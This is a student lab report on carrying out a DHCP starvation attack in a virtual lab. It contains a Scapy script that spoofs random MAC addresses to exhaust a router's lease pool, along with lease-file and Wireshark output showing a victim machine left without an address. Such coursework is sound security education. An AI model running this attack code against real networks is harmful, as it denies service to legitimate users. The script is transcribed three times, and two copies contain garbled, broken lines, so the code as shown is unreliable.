


# LAB 1

**Ajay Shete (abs717)**  
**N19633252**

## **DHCP Starvation Attack Procedure:**

1. First, switch on your ext-router using Vital and then initialize your Kali machine
2. Check the dhcp.leases file in /var/lib directory and delete all the leases except the Kali machine entry
3. Restart the ext-router if you deleted the leases.
4. Write a python code using ScaPy in Kali machine to create your DHCP starvation attack and start wireshark using terminal.
5. Once, the ext-router has rebooted, run the python file and check the dhcp.leases file periodically. You will see that the ext-router is assigning leases to the fake mac addresses.
6. If you don't see any leases being assigned aside from the original Kali machine lease, then check your code and run again.
7. Once, all the 200 ips are assigned to the fake MAC addresses, initialize your XP machine and type ipconfig in your command prompt. (ifconfig for Ubuntu/Linux machine)
8. If no IP address is assigned to XP then you have successfully completed the DHCP starvation attack or else, rectify the problems in your code.

## Python Program:



```
Applications ▾ Places ▾ Terminal ▾ Mon 23:41
root@kali: /home/student

File Edit View Search Terminal Help
GNU nano 2.4.3 File: dhcp_starve.py Modified

import sys
import os
from scapy.all import *

def main():
    l2_bcast = "ff:ff:ff:ff:ff:ff"
    conf.checkIPaddr = False
    #prevents scapy from checking return packets

    IP_addr_subnet = "10.10.111."
    #the subnet of all ip addresses that we will be requesting


    def dhcp_starve():
        for ip in range(100,201):
            #just to be sure
            for i in range(0,15):
                #coz some of the ips when requested were not assigned
                #hence iterating the request protocol
                fake_mac_addr = RandMAC()
                #generate random MAC addresses using ScaPy
                dhcp_request = Ether(src = fake_mac_addr, dst= l2_bcast)/IP(src="0.0.0.0",dst="")
                #default format of dhcp packet
                sendp(dhcp_request)
                time.sleep(1)

            print "Requesting: "+ IP_addr_subnet + str(ip) + "\n"
        dhcp_starve()
        #call function

if __name__ == "__main__":
    main()
```

1. L2\_bcast is the broadcast address as we must broadcast the DHCP request and the router that assigns DHCP leases will then reply to your machine's request for an IP address.
2. Conf.checkIPaddr is assigned false to prevent ScaPy from checking the return packets and constantly keep sending DHCP request.
3. The subnet of all the IPs that the ext-router is giving out is 10.10.111.xxx, hence we are assigning the subnet to a variable IP\_addr\_subnet.
4. We will run our program to gain IP addresses from 10.10.111.100 to 10.10.111.200.
5. We will request the same IP address multiple times because the ext-router fails to simultaneously assign leases to all request. Earlier, I tried looping it 8 times but still, the router failed to assign leases to some of the DHCP request, hence I changed it to 15.
6. RandMAC() is a ScaPy function used to randomize the MAC address for each IP request.
7. For DHCP request we use the default command, which ask for a MAC address, for which we are giving the fake MAC address; destination address for which we are using the broadcast address. UDP request at the

source and destination port. The BOOTP again switches the sender's MAC address with the fake MAC address.

A screenshot of a terminal window on a Kali Linux system. The window title is 'root@kali: /home/student'. The terminal shows the GNU nano 2.4.3 editor with a file named 'dhcp\_starve.py'. The code is a Python script designed to perform a DHCP starvation attack. It imports sys, os, and scapy. The main function sets a broadcast MAC address (ff:ff:ff:ff:ff:ff) and disables IP address checking. It defines a subnet '10.10.111.' and a function 'dhcp\_starve()' that iterates through IP addresses from 100 to 201. For each IP, it generates a random fake MAC address and sends a DHCP request packet with the fake MAC and the target IP. A sleep function is used to delay the requests. The script is executed when run as the main module.

```
import sys
import os
from scapy.all import *

def main():
    l2_bcast = "ff:ff:ff:ff:ff:ff"
    conf.checkIPaddr = False
    #prevents scapy from checking return packets

    IP_addr_subnet = "10.10.111."
    #the subnet of all ip addresses that we will be requesting

    def dhcp_starve():
        for ip in range(100,201):
            #just to be sure
            for i in range(0,15):
                #coz some of the ips when requested were not assigned
                #hence interating the request protocol
                fake_mac_addr = RandMAC()
                #generate random MAC addresses using ScaPy
                s,dst="255.255.255.255")/UDP(sport=68, dport=67)/BOOTP(chaddr=fake_mac_addr)/DHCP(options=[("message-type","request"),("server_id","10.10.111.1")])
                #default format of dhcp packet
                sendp(dhcp_request)
                time.sleep(1)

        print "Requesting: "+ IP_addr_subnet + str(ip) + "\n"
    dhcp_starve()
    #call function

if __name__=="__main__":
    main()
```

8. Message type will be a request as it is a DHCP request, the IP will be concatenated with the IP\_subnet that we defined earlier; and finally, end.
9. Send this DHCP request.
10. Use sleep function to send the DHCP request at a certain interval of time.
11. Call the DHCP starve function.

```
Connected (unencrypted) to: QEMU (263_13_22)
Applications ▾ Places ▾ Terminal ▾ Tue 00:46
root@kali: /home/student
File Edit View Search Terminal Help
GNU nano 2.4.3 File: dhcp_starve.py Modified

import sys
import os
from scapy.all import *

def main():
    l2_bcast = "ff:ff:ff:ff:ff:ff"
    conf.checkIPaddr = False
    #prevents scapy from checking return packets

    IP_addr_subnet = "10.10.111."
    #the subnet of all ip addresses that we will be requesting

    def dhcp_starve():
        for ip in range(100,201):
            #just to be sure
            for i in range(0,15):
                #coz some of the ips when requested were not assigned
                #hence interating the request protocol
                fake_mac_addr = RandMAC()
                #generate randon MAC addresses using ScaPy
                $, "request", ("server_id", "10.10.111.1"), ("requested_addr", IP_addr_subnet + str(ip)), "end"]
                #default format of dhcp packet
                sendp(dhcp_request)
                time.sleep(1)


            print "Requesting: "+ IP_addr_subnet + str(ip) + "\n"

        dhcp_starve()
        #call function

if __name__ == "__main__":
    main()
```

## DHCP Leases:

### Before running program




The screenshot shows a QEMU virtual machine window titled "Connected (unencrypted) to: QEMU (263\_13\_20)". Inside the VM, a terminal window is open with the prompt "root@ext-rt: /home/student/Desktop". The terminal is running the nano text editor, editing the file "/var/lib/dhcp/dhcpd.leases". The file content is as follows:

```
# The format of this file is documented in the dhcpd.leases(5) manual page.
# This lease file was written by isc-dhcp-4.3.3

server-duid "\000\001\000\001"\013=\337\000\000\000\000\000\002";
```

The nano editor's status bar at the bottom shows "GNU nano 2.5.3 File: /var/lib/dhcp/dhcpd.leases" and a list of keyboard shortcuts.

### Before Initialising Kali



The screenshot shows two QEMU virtual machine windows side-by-side. The left window is titled "Connected (unencrypted) to: QEMU (263\_13\_20)" and shows the same nano editor editing the DHCP lease file as in the previous image. The right window is titled "Connected (unencrypted) to: QEMU (263\_13\_22)" and shows a terminal window with the prompt "root@kali: /home/student". The terminal output shows the results of the "ifconfig" command, indicating that the network interface "eth0" is up and running, and the loopback interface "lo" is also up and running. The terminal output is as follows:



```
student@kali:~$ sudo su
[sudo] password for student:
root@kali:/home/student# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.111.100 netmask 255.255.255.0 broadcast 10.10.111.255
    inet6 fe80::200:ff:fe00:3 prefixlen 64 scopeid 0x20<link-local>
    ether 00:00:00:00:00:03 txqueuelen 1000 (Ethernet)
    RX packets 12 bytes 971 (971.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 24 bytes 1977 (1.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 0 (Local Loopback)
    RX packets 22 bytes 1372 (1.3 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 22 bytes 1372 (1.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:/home/student#
```



## After running the program




```
Connected (unencrypted) to: QEMU (263_13_20)
Applications Places System Sat Feb 10, 19:29
root@ext-rtr: /home/student/Desktop
File Edit View Search Terminal Help
GNU nano 2.5.3 File: /var/lib/dhcp/dhcpd.leases

next binding state free;
rewind binding state free;
hardware ethernet 37:31:3a:34:30:3a;
}
lease 10.10.111.198 {
  starts 0 2018/02/11 00:21:48;
  ends 0 2018/02/11 01:21:48;
  cltt 0 2018/02/11 00:21:48;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 31:66:3a:63:65:3a;
}
lease 10.10.111.199 {
  starts 0 2018/02/11 00:22:05;
  ends 0 2018/02/11 01:22:05;
  cltt 0 2018/02/11 00:22:05;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 63:66:3a:31:66:3a;
}
lease 10.10.111.200 {
  starts 0 2018/02/11 00:22:19;
  ends 0 2018/02/11 01:22:19;
  cltt 0 2018/02/11 00:22:19;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 34:38:3a:64:35:3a;
}
```

Assigned all IP address to fake MAC addresses


## Victim's Machine (XP):



Since all the IP addresses have been assigned to fake MAC addresses, the ext-router cannot assign Windows XP an IP address, hence, the IP address is 0.0.0.0.



## Wireshark:



The image shows a Wireshark network traffic capture window. The title bar indicates it is capturing from 'eth0' on 'Mon 23:05'. The menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, and Help. The toolbar contains icons for various functions like packet list, packet details, packet bytes, and filters. The packet list pane shows a series of DHCP requests and NAKs from source IP 10.10.111.1 to destination 255.255.255.255. The selected packet (No. 22) is a DHCP ACK. The packet details pane shows the structure of the frame: Ethernet II, Internet Protocol Version 4, User Datagram Protocol, and Bootstrap Protocol (ACK). The packet bytes pane shows the raw data in hexadecimal and ASCII.

No.	Time	Source	Destination	Protocol	Length	Info
6	4.181539366	10.10.111.1	255.255.255.255	DHCP	342	DHCP NAK - Transaction ID 0x0
7	5.224972617	0.0.0.0	255.255.255.255	DHCP	298	DHCP Request - Transaction ID 0x0
8	6.268238054	0.0.0.0	255.255.255.255	DHCP	298	DHCP Request - Transaction ID 0x0
9	6.268903348	10.10.111.1	255.255.255.255	DHCP	342	DHCP NAK - Transaction ID 0x0
10	7.308509799	0.0.0.0	255.255.255.255	DHCP	298	DHCP Request - Transaction ID 0x0
11	8.352481284	0.0.0.0	255.255.255.255	DHCP	298	DHCP Request - Transaction ID 0x0
12	9.392564286	0.0.0.0	255.255.255.255	DHCP	298	DHCP Request - Transaction ID 0x0
13	9.393202371	10.10.111.1	255.255.255.255	DHCP	342	DHCP NAK - Transaction ID 0x0
14	10.438152923	0.0.0.0	255.255.255.255	DHCP	298	DHCP Request - Transaction ID 0x0
15	10.438770836	10.10.111.1	255.255.255.255	DHCP	342	DHCP NAK - Transaction ID 0x0
16	11.484465493	0.0.0.0	255.255.255.255	DHCP	298	DHCP Request - Transaction ID 0x0
17	11.485089086	10.10.111.1	255.255.255.255	DHCP	342	DHCP NAK - Transaction ID 0x0
18	12.528698054	0.0.0.0	255.255.255.255	DHCP	298	DHCP Request - Transaction ID 0x0
